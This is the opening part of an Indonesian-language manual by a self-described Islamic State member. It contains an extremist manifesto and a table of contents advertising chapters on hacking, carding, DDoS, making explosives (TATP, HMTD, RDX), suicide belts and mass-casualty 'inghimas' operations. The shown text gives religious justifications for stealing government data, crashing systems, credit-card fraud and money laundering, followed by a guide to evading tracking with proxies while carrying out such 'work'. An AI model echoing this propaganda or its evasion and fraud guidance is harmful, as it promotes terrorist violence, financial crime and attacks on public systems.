Sebuah Perjalanan, Rahasia…

BN2016/1437H

CATATAN

Perlu diperhatikan hal-hal berikut sebelum membaca tulisan ini:

1. Tulisan ini sekedar tulisan ilmiah dari penulis secara pribadi, tidak mencerminkan pekerjaan dan amanah penulis di Daulah Islam.
2. Tulisan ini sekedar karya ilmiah, yang tidak 100% benar. Karena benar adalah milih Allah semata.
3. Tulisan ini sekedar karya tulis, yang banyak sekali kesalahan tulis, maupun kesalahan kalimat.
4. Tulisan ini sekedar pengalaman pribadi dan ilmiah penulis secara ilmiah, sehingga terkadang sudut pandang subyektif terkait teknologi adalah sudut pandang penulis pribadi.
5. Tulisan ini sekedar ringkasan dari apa yang diamanahkan Allah kepada penulis, sehingga apabila antum kesulitan memahami bab/ bagian tertentu dalam tulisan ini. Silakan antum untuk menggalinya dan bereksplorasi lebih lanjut.
6. Tulisan ini adalah sekedar tulisan.

Kupersembahkan tulisan ini kepada:

Seluruh kaum muslimin di mana saja.

Terima Kasih penulis ucapkan kepada:

1. Semua guru dan ustadz penulis baik yang masih hidup maupun telah wafat. Doaku selalu untuk kalian atas ilmu yang berbarokah yang Allah limpahkan.
2. Orangtua yang penulis sayangi. Tanpa kalian, aku bukanlah apa-apa.
3. Semua keluargaku, saudara, istri-istri, dan anak-anak. *Because of Allah, I love you all*. *Without Allah, I can't feels love*.
4. Semua tim penulis. *Saatnya kalian mandiri. Hafalkan, dan cermati segala pelajaran*.
5. Semua kawan, dan sahabat penulis. Do'aku untuk kalian. Semoga kita berjumpa di baitul maqdis atau jannah.
6. Seluruh kaum muslimin.

Bismillah, Shalawat dan Salam kepada pemimpin para mujahid yang diutus dengan kitab dan pedang lalu senantiasa berjihad memerangi musuh-musuh dalam millah ibrahim yang lurus, beserta seluruh sahabatnya yang mulia, dan para pengikutnya dari kalangan thabi'in, thabi'ut thabi'in, dan ulama salaf as-salih. 'Amma Ba'du

Mungkin banyak diantara kita berpikir, apa yang dipikirkan orang lain. Terutama ketika orang lain tersebut diposisikan sebagai musuhnya, bahkan musuh semua manusia di muka bumi. Maka akan banyak diantara kita akan berusaha memahami pola pikir dan pola sikap seseorang tersebut. Pola sikap dan pola pikir ini tentulah mengandung beberapa unsur dan sebab yang sangat banyak variabelnya. Baik itu latar belakang keluarga, latar belakang pendidikan, cita-cita, bahkan pengalaman hidup yang menuntunnya.

Mungkin dengan memahami pola pikir dan pola sikap itulah diharapkan akan mampu membaca arah dan tujuan dari seseorang yang dibenci ataupun dicintainya. Meskipun secara garis besar, Antara benci dan cinta terdapat perbedaan tipis diantara keduanya, dan juga terdapat jurang yang dalam diantara keduanya.

Tipis, karena orang yang membenci tidak akan mendengar satupun alasan kita. Dan orang yang mencintai tidak akan perlu ribuan alasan kita. Dan jurang diantara keduanya, karena faktor-faktor dasar yang tentu berbeda yang insha Allah akan dipapar dalam buku ini.

Tulisan ini adalah tulisan pribadi penulis yang tidak berkaitan apapun dengan tugas-tugas dan kesibukan penulis sebagai Jundi di Daulah Islamiyah.

Dalam tulisan ini, penulis mengharapkan pahala kepada Allah dan ampunan dari-Nya dari hal-hal yang buruk. Aamiin

DAFTAR ISI

COVER	1
CATATAN	2
PERSEMBAHAN	3
UCAPAN TERIMA KASIH	4
PEMBUKAAN	5
DAFTAR ISI	6
MANIFESTO	10
ALAM PEMIKIRAN	
PENGGEMBLENGAN	12
SEMANGAT COKROAMINOTO SEBERSIH-BERSIH TAUHID	14
MENGENAL HT	18
WALA WAL BARO	20
DAKWAH PEMIKIRAN DAN JIHAD FISABILILLAH	23
SEMAKIN SERUNYA DAKWAH	27
BENTURAN DI LAPANGAN	32
PEMBERONTAKAN TERHADAP STIGMA DAN OPINI PUBLIK	35
TEORI VS PRAKTEK	38
ANTARA ISIS DAN KHILAFAH	42
HIJRAH	48
TEKNOLOGI	
HACKING DAN CARDING	49
PERSIAPAN : ANONYMOUS	52
PROXY	54
VPN/ OPENVPN	59
SSH/ OPENSSH	70
SOCKS/ VIP72	76
VPS	77
MENGAMANKAN KOMUNIKASI	79

MENGGUNAKAN AMN MUJAHID 83
CARA HACKING DAN CARDING 89
GOOGLE DORK 93
SQL INJECTION 109
MENGGUNAKAN HAVIJ SEBAGAI TOOL SQL INJECTION 110
EXPLOIT 117
DNS POISON 120
WEBSCAM/ SCAMPAGE 122
CARA MEMBUAT SCAMPAGE 124
METODE CARDING 126
Virtual Money 127
Menjadi Barang 132
METODE DDOS 142
TEKNIK INTERNET GRATIS 145

EXPLOSIVE 149
KENAPA HARUS EKSPLOSIVE 153
PEMBAGIAN MATERIAL PELEDAK 156
INISIATOR 159
CARA MEMBUAT DETONATOR 161
CARA PEMBUATAN TATP 162
Pertanyaan Seputar TATP 164
CARA PEMBUATAN HMTD 167
PELEDAK SEKUNDER 170
EKSTRASI ASAM NITRAT 171
Peledak Dari Dapur : Bola Ping Pong 176
Peledak Dari Dapur : Thinner 178
Peledak Dari Dapur : Obat-obatan 180
Peledak Dari Dapur : Cangkang Telur dan Cuka 183
Nitrasi Lambat : Cara Mudah Membuat Peledak 185
Pembuatan HMX 188
Aseton Peroksida Sebagai Peledak Sekunder 190
Membuat Peledak Plastik 192
Peledak Dari Dapur : Gula 194

Aluminium Dalam Peledakan 196
Membuat RDX 199
Peledak Dari Dapur : Garam 201
Peledak Dari Dapur : Kapas 204
DEMOLISI 206
TEKNIK PELEDAKAN 213
TRIGGER LEDAKAN 215
Membuat Sabuk Peledak I 218
Membuat Sabuk Peledak II 220
Membuat Peledak Hantam 222
Membuat Roket 224
Membuat Senjata Api 226
DIESELING 228
SLAMFIRE 229

STRATEGI PERANG 232
MEMBUAT SISTEM SEL KOMANDO 234
MELATIH PASUKAN KHUSUS SECARA ALAMI 239
DARI GERILYA KE TAMKIN 241
DARI GERILYA HUTAN KE GERILYA KOTA 242
WILAYAH SERANGAN 246
MENGANTISIPASI PAGAR BETIS 248
TAMKIN 251
TAMKHIS 253

OPERASI-OPERASI 256
SISTEM RING MUSUH UMAT ISLAM 256
IGTIYALAT 258
INGHIMAS 261
Membunuh Sebanyak Mungkin 261
Bertahan Selama Mungkin 262
Hidup Selama Mungkin 263
Terbunuh Dalam Posisi Terbaik 265
ISTISYHAD 267

MENYIAPKAN EKSEKUTOR TERBAIK 277
MENGHADAPI INTEROGASI 279
FALSE FLAG 284
MANAJEMEN KONFLIK 287
PENGGUNAAN TEKNOLOGI INFORMASI 292

INTELIJENSIA 293
INTELIJENSIA 293
MELATIH INTELIJENSIA 302
Kemampuan Menghafal 304
Kemampuan Logika 305
Kemampuan Fisik 307
MELATIH EMOSIONAL INTELIJEN 309
INTELIJEN MUSLIMAH I 316
INTELIJEN MUSLIMAH II 318
KONTRA INTELIJEN 320
Kerahasiaan 321
Deteksi 321
Screening 322
Kontra Aksi 324
Narasi Propaganda 325
Kontra Opini 326
Restrukturi Organisasi dan Aksi 326
INTELIJEN DALAM GERILYA 327
INTELIJEN DALAM TAMKIN 329
KAMUFLASE 331
Biografi 335

MANIFESTO

Secara umum, penulis tidak akan berdebat kenapa menggunakan pilihan kata manifesto untuk menggambarkan pola pikir penulis dalam karya ini. Secara khusus, memang manifesto ditujukan untuk *pengejawantahan* penulis dalam perjuangan dan idealism yang penulis anut. Baik itu persembahan ide dan pemikiran maupun hal-hal lainnya. Penulis hanya teringat sebuah pesan bahwa

"*satu peluru akan mampu menembus satu kepala, namun satu buku akan mampu menembus jutaan jiwa*".

Secara umum, mungkin banyak diantara sahabat yang berpikir apakah tulisan ini tidak termasuk perkara amniyyah (rahasia) yang harus ditutup rapat? Hm.. Bagi penulis, ide-ide memang harus disebarkan secara luas. Supaya difahami secara utuh oleh kawan, dan mungkin dengan resiko tentu akan dibaca juga oleh lawan.

Tak apalah, toh bagi penulis sendiri. Penulis bukanlah siapa-siapa. Bukan seorang pimpinan, dan memang tidak berhasrat memimpin. Mungkin banyak diantara kita terheran? Kenapa justru penulis tidak mau memimpin padahal sudah ada di Daulah Islam.

Justru setelah di daulah islam inilah, tanggung jawab di sisi Allah akan semakin besar. Semakin besar amanah yang dipikul oleh seseorang, maka beban tanggung jawabnya juga akan semakin besar.

Hal ini terpaksa penulis ungkapkan di awal tulisan, untuk menjelaskan segala stigmatisasi dan penggiringan opini yang dilakukan oleh para toghut Indonesia yang sering muncul di berita-berita. Termasuk hal ini, penulis ungkapkan agar difahami secara baik oleh teman-teman penulis dan siapapun yang mengenal penulis di Daulah Islam.

Kembali ke manifesto tadi, maka manifesto yang diharapkan oleh penulis adalah agar pihak-pihak yang membenci dan mencemooh penulis dari barisan toghut, ansharnya, pendengki, dan orang-orang yang tertipu oleh pemberitaan, dapat membenci secara lebih obyektif. Tidak pula hanya terbawa pemberitaan, isu, desas-desus, dan settingan toghut yang diamini oleh media, dan dewan pers.

Penulis teringat nasihat dari Tim Pembela Muslim Jawa Tengah, Bapak Anies Priyo Anshari saat kami nongkrong bareng di wedangan di seputaran kota Solo :

"*Melawanlah dengan elegan*…"

Kenapa melawan dengan elegan? Karena melawan dengan elegan mungkin akan lebih disegani oleh kawan dan lawan. Elegan disini penulis maksudkan adalah melawan dengan penuh perhitungan. Lalu bagaimana dengan aksi-aksi terorisme (dalam kacamata barat tentunya) yang dianggap gagal, sehingga menyebabkan banyaknya pelaku terror yang belum sempat beraksi tertangkap?

Penulis cukup menjawab, bahwa jadilah pembaca berita yang cerdas. Telaah fakta yang dipaparkan baik-baik, atau mungkin cari fakta-fakta pendukung yang sering tidak diungkapkan, atau sengaja tertutup-tutupi oleh aparat toghut Indonesia. Dari situ, kita akan mengetahui bahwa atas nama terorisme-lah, kebohongan yang subyektif pasti akan dikedepankan.

Sejak penulis mendirikan kantor media di Darul Kufur Indonesia, sebenarnya beberapa teman wartawan dan teman penulis berharap akan munculnya independensi jurnalisme dan obyektifitas dalam pemberitaan. Namun fakta dilapangan di Indonesia, memang hal tersebut sering kali sulit untuk diwujudkan. Mungkin hal tersebut dianggap sulit diwujudkan karena ada kepentingan yang dianggap lebih penting dan lebih besar. Dan kita tidak pernah mengkoreksi, apakah hal tersebut benar atau salah…

TEKNOLOGI

HACKING DAN CARDING

Persaingan dan peperangan di dunia saat ini tidak selalu menggunakan persenjataan dan amunisi. Persaingan dan perang ideology juga terjadi di aspek teknologi. Salah satunya adalah teknologi informasi. Sebenarnya cakupan teknologi informasi sangat luas untuk dijabarkan satu persatu. Sehingga luasnya cakupan teknologi informasi tersebut dapat digunakan untuk beramal soleh sesuai minat dan kemampuan yang ada.

Ada beberapa bidang dalam teknologi informasi yang dapat digunakan untuk mencari amal soleh dalam mendukung Daulah Islamiyyah. *Pertama*, adalah bidang media dan publikasi. *Kedua*, adalah bidang desain dan propaganda. *Ketiga*, adalah bidang data dan informasi. *Keempat*, adalah bidang keamanan dan jaringan. *Kelima*, adalah bidang system dan manajemen informasi. *Keenam*, adalah bidang sumber daya.

Dari masing-masing bidang tersebut, tentu dapat dikembangkan lagi ke dalam puluhan bahkan ratusan aplikasi di lapangan.

Sebelum kita menginjak materi yang lebih panjang tentang aktifitas hacking dan carding ini. Ada baiknya penulis menjawab beberapa syubhat yang berkembang di tengah aktifis terkait hacking dan carding. *Pertama*, hacking dan carding dianggap aktifitas tidak bermanfaat. Jawabannya, hacking dan carding sendiri sangat luas pembahasan dan aktifitasnya. Ketika berbicara manfaat, dengan aktifitas hacking tersebut, kita bisa mendapatkan data-data rahasia toghut dan ansharnya. Kita juga bisa merusak system yang digunakan toghut (crash system, not only deface yeahh), sehingga apabila system tersebut rusak. Maka praktis, aktifitas toghut akan terganggu. Sedangkan dari sisi carding, dapat bermanfaat sebagai jalur yang aman yang akan kita bahas kemudian. Kemudian,

aktifitas carding juga bermanfaat karena selama ini permasalahan harta dan modal dianggap sebagai uzhur tertundanya amal soleh.

Kedua, hacking dan carding dianggap aktifitas yang mengganggu dakwah tauhid dan bertentangan dengan nilai-nilai tauhid. Jawabannya adalah, aktifitas hacking ini adalah aktifitas peperangan di dunia maya. Baik dalam fase sebelum berdirinya Daulah Islamiyyah, maupun fase setelah berdirinya Daulah Islamiyyah. Aktifitas peperangan di dunia maya ini penting dilakukan yang akan penulis paparkan lebih lanjut. Adapun pandangan bahwa aktifitas hacking dan carding mengganggu dakwah tauhid. Hal tersebut sebenarnya tidak berhubungan secara langsung. Karena aktifitas hacking dan carding adalah aktifitas yang bukan untuk menyampaikan gagasan dan konsep didalam dakwah. Malah secara fakta, aktifitas hacking justru akan membantu aktifitas dakwah. Karena aktifitas ini akan mengatasi segala hambatan-hambatan dakwah. Sebagai contoh, di era teknologi informasi dan internet ini dakwah menjadi semakin mudah. Sering kali pemerintahan demokrasi yang mengagung-agungkan kebebasan berekspresi dan berpendapat menghalang-halangi bahkan menutup situs-situs berisi dakwah tauhid. Sehingga diperlukan teknik-teknik teknologi informasi untuk membuka situs-situs dakwah tauhid tersebut. Baik menggunakan mirror site, cache, hingga penggunaan proxy. Teknik-teknik tersebut adalah teknik-teknik hacking yang digunakan untuk membantu 'terselamatkannya' materi-materi dakwah tauhid.

Dalam bahasan yang penulis pilih, penulis hanya mengambil bidang ketiga, keempat, kelima, dan keenam. Keempat bidang tersebut kesemuannya dalam Pokok Bahasan Hacking Dan Carding. Hacking secara bahasa berasal dari kata hack (mengoprek). Yaitu aktifitas mencari kegagalan, dan kesalahan dari sebuah system sehingga bisa dilemahkan atau dapat dikuatkan melalui aktifitas hacking tersebut. Tujuan hacking, sebenarnya adalah tujuan positif. Dimana sebuah system harus diuji untuk mengetahui ketangguhannya ketika beroperasi. Namun sayang, kata *hacking* telah dikonotasikan sebagai aktifitas kejahatan dan kriminalitas.

Sedangkan carding berasal dari kata *card* yang diasumsikan adalah kartu kredit. Sehingga pengertian carding adalah aktifitas menggunakan kartu kredit orang lain untuk dimanfaatkan dengan tujuan-tujuan tertentu. Misal tujuan ekonomi, politis, maupun tujuan lainnya. Kenapa penulis katakan aktifitas carding dapat juga menjadi aktifitas politik. Karena aktifitas carding dapat dimanfaatkan oleh kekuatan politik tertentu pula.

Banyak operasi senyap yang berjalan di barat berawal dari aktifitas carding. Pembiayaan operasi dari grup-grup mafia, maupun grup tentara bayaran baik di negara maju maupun negara ketiga sering berasal dari aktifitas carding. Dalam skala yang lebih besar, aktifitas carding adalah juga merupakan aktifitas pencucian uang hasil kejahatan. Peristiwa *black diamond* di afrika yang memaksa pergolakan politik ditopang dari aktifitas pencucian uang yang marak dilakukan oleh politikus dan timnya. Dalam skala lokal, para konglomerat Taipang tak jarang yang melakukan aktifitas pencucian uang melalui teknik carding tersebut.

Aktifitas carding tidak selalu aktifitas yang mencuri data kartu kredit dan kemudian digunakan untuk berbelanja secara online. Tidak… aktifitas carding bisa juga dilakukan untuk : *Pertama*, mengamankan transaksi bernilai tinggi sehingga tidak terdeteksi oleh toghut kepolisian maupun petugas pajak. *Kedua*, untuk mengamankan dana baik melalui virtual money (uang virtual), maupun mengamankan dari pelacakan. *Ketiga*, untuk memecah sejumlah uang secara aman untuk digunakan secara langsung. Karena uang hasil pencucian tersebut sering kali bernominal tinggi. Tingginya nominal-nominal tersebut berpotensi menimbulkan kecurigaan dari pihak administrator perbank-an, tempat dimana transaksi dijalankan.

PERSIAPAN : ANONYMOUS

Dalam melakukan aktifitas hacking dan carding, terdapat persiapan-persiapan yang harus dilakukan. Paling tidak, pengetahuan tentang persiapan-persiapan ini sebagai dasar bagi aktifitas hacking dan carding secara aman. Karena, meski disatu sisi hacking dan carding itu dianggap aktifitas membahayakan. Disisi lain, hacking dan carding bermanfaat untuk mengetahui kekuatan dan kekurangan sebuah system.

Anonymous selalu dikaitkan dengan sebuah group hacker, namun secara istilah anonymous sebenarnya digunakan sebagai teknik untuk menyembunyikan diri saat beraktifitas di dunia maya. Biasanya, teknik yang digunakan untuk pelacakan tersebut melalui berbagai cara.

Pertama, menggunakan pelacakan berdasarkan penomoran ip address. Seperti kita ketahui bahwa setiap jaringan internet secara public memiliki penomoran ip address yang khas di seluruh dunia. Setiap jaringan internet secara public memiliki satu penomoran yang berbeda dengan yang lain. Ada dua system penomoran yang digunakan. Yaitu penomoran ip4, dan penomoran ipv6. Penomoran ipv4 terdiri dari 12 nomor, sedang penomoran ipv6 terdiri dari kombinasi nomor dan huruf.

Kedua, menggunakan pelacakan berdasarkan penomoran MAC address. MAC address adalah penomoran yang dilakukan dalam setiap kartu jaringan yang berbeda antara satu perangkat dengan perangkat lain, meski tidak satu jenis. Misal, antara laptop, dan hp keduanya memiliki MAC address yang tidak akan pernah sama. Pelacakan melalui MAC addess merupakan pelacakan yang sangat akurat dan hanya kelompok dan lembaga-lembaga tertentu yang dapat melakukannya. Karena, masing-masing perangkat berada di balik firewall (tembok pelindung jaringan), yang tidak bisa ditembus secara mudah. Berbeda dengan pelacakan

menggunakan IP Address, yang dapat dilacak melalui online selama mana ip address tersebut bersifat public (dapat diakses terbuka).

Ketiga, menggunakan pelacakan berdasarkan GPS (global positioning system), baik terrestrial, maupun satellite. Teknik GPS terrestrial menggunakan BTS (base transmission station) provider sebagai cara melacak posisi seseorang. Biasanya, setelah terlacak ip addressnya. Target akan dikunci posisinya berdasarkan sinyal BTS terrestrial maupun satellite. Cara kerja pelacakan GPS terrestrial adalah, beberapa BTS digunakan secara bersamaan dan dari situ akan diukur secara matematis perkiraan lokasinya. Persis seperti teknik yang digunakan oleh seismic untuk mengetahui lokasi terjadinya gempa bumi. Teknik ini menggunakan asas dopler untuk mengkalkulasikan posisi gadget tersebut. Meski demikian teknik GPS terrestrial ini akurasinya hanya 40meter.

Teknis GPS satellite berbeda dengan GPS terrestrial, dimana mereka menggunakan perkiraan sinyal GPS menggunakan satelit GPS. Biasanya, target akan diaktifkan GPS-nya secara remote sehingga posisinya bisa diketahui. Tingkat akurasi GPS satellite ini menjadi 3 meter, jauh diatas GPS terrestrial. Karena menggunakan perhitungan 8-12 satelit GPS dalam waktu yang bersamaan.

Keempat, menggunakan pelacakan berdasarkan program exploit / RAT (remote administrator Trojan). Pelacakan berdasarkan program exploit ini memungkinkan seseorang untuk dibaca dan dikendalikan perangkat kerasnya (hardware). Baik melalui pengaktifannya terhadap fasilitas-faslitas yang ada didalam sebuah gadget (misal gps), namun juga pembacaan dari data-data yang masuk dan keluar, semisal email, invoice, transaksi, dll.

Kelima, menggunakan pelacakan berdasarkan nomor imei. Nomor imei ini mirip dengan nomor MAC dan ip address. Bedanya, nomor imei ini telah digunakan sebagai standard hubungan antara gadget (perangkat) dengan BTS (base transmission station). Cara kerjanya, saat gadget antum mencari

koneksi (sinyal), maka gadget tersebut juga mengirimkan konfigurasinya kepada server (melalui BTS). Konfigurasi tersebut termasuk imei didalamnya. Setelah konfigurasi ini terbaca oleh server, maka server akan membuka koneksi dan 'mendaftarkan' imei tersebut agar dapat bergabung dengan jaringan yang ada.

Nah, teknik-teknik penyadapan yang dilakukan oleh ansharut taghut. Tentu ada teknik-teknik untuk menghindari penyadapan tersebut. Di awal tulisan ini, penulis akan paparkan bagaimana beraktifitas secara anonymous di dunia maya.

PROXY


Proxy adalah layanan termudah untuk membuat perangkat antum menjadi anonymous. Antum dapat mencari proxy-proxy luar negeri secara gratis melalui mesin pencari. Namun biasanya kalau gratis ini memiliki dua kelemahan. *Pertama*, adalah koneksinya shared (dibagi menjadi beberapa pengguna). *Kedua*, proxy tersebut terkadang tidak aman. Kadang strong anonymous proxy, terkadang menjadi transparent proxy. Anonymous proxy adalah jenis proxy yang kuat untuk menyembunyikan nomor ip address. Sedangkan transparent proxy, ip address asli penggunanya masih terlihat.

Caranya adalah, antum dapat mencari di mesin pencari proxy yang tersedia. Lalu antum scan di mesin scanner seperti pada alamat ping.eu/proxy/


Online service Proxy checker
Proxy checker – Detects a proxy server
IP address or host name:
Port number: 8080
Go
:8080 is a proxy server
Other functions:
Ping | Traceroute | DNS lookup | WHOIS | Port check | Reverse lookup | Proxy checker | Bandwidth meter | Network calculator | Network mask calculator | Country by IP | Unit converter

Masukkan ip address proxy yang antum dapatkan dari mesin pencari. Dan masukkan pula nomor port (port number). Lalu klik, go. Tak berapa lama, maka proxy checker tersebut akan memeriksa apakah proxy yang antum masukkan berfungsi normal ataukah tidak.


Setelah muncul keterangan 'is a proxy server', maka antum dapat memasukkannya ke dalam gadget (perangkat antum). Berikut adalah cara pemasangan proxy di perangkat-perangkat keras (gadget) yang antum miliki.



Cara setting proxy di Mozilla (PC).




Cara setting proxy di telegram (PC).



Gambar diatas adalah cara Setting proxy di andro, dalam posisi menggunakan wifi.

Sebelum perangkat antum, antum gunakan untuk ‘bekerja’. Ada baiknya untuk mengecek sekali lagi, apakah proxy yang antum gunakan telah berjalan dengan baik/ belum. Berikut adalah proxy yang berjalan dengan baik.


ipsaya.com
Tools Diagnosa Untuk Mengecek Informasi Jaringan Internet atau Internet Network Secara Online
Cek IP Saya Cek Ping Cek Site Header Cek Hosting Lokasi Cek DNS Records
Cek Alexa Rank Whois IP Address Publik Whois Domain
IP Address yang anda gunakan sebagai berikut :
IP address utama yang anda gunakan :
IP address anda :
(hostname: Tidak ada)
Browser yang digunakan :
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.89 Safari/537.36
Menggunakan Proxy ?
Klik DISINI ! Untuk memastikan !
CATATAN:
jika tidak ada perubahaan maka anda sudah dipastikan menggunakan proxy anonymous lewat web atau bot
Jenis Koneksi :
Tidak Diketahui
ISP AS Number :
Kota :
Unknown / Tidak Diketahui
Devices yang anda gunakan :

Ciri proxy yang berjalan dengan baik adalah nomor ip address yang muncul (yang penulis sembunyikan dalam kotak berwarna pink) adalah nomor proxy. Dan ketiga kotak tersebut (atau terkadang muncul dua kotak, atau lebih dari tiga kotak), memunculkan satu nomor proxy.


47% 21:34
Cek IP Address | IPSaya.com
ipsaya.com
sebagai berikut :
IP address utama yang anda gunakan :
IP address anda :
(hostname: Tidak ada)
Browser yang digunakan :
Mozilla/5.0 (Linux; Android 5.1.1; SM-J500G Build/LMY48B) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.98 Mobile Safari/537.36
Menggunakan Proxy ?
YA - menggunakan proxy anonymous transparan & IP asli anda masih terlihat jelas
Jenis Koneksi :
Tidak Diketahui
ISP AS Number :
Kota :
Unknown / Tidak Diketahui
Devices yang anda gunakan :
HP atau Mobile Phone, Tablet dan sejenisnya

Contoh diatas adalah contoh dimana penggunaan proxy tidak benar. Yaitu ip asli masih terlihat jelas (kotak warna hijau). Sedangkan ip proxy adalah kotak berwarna pink.


VPN/ OPEN VPN

Virtual private network akan membangun koneksi terenkripsi antara komputer dengan server host VPN, dimana setiap traffic internet melewati server host VPN. Selain IP Address berubah, menggunakan server VPN seakan-akan sedang memakai ISP lain.

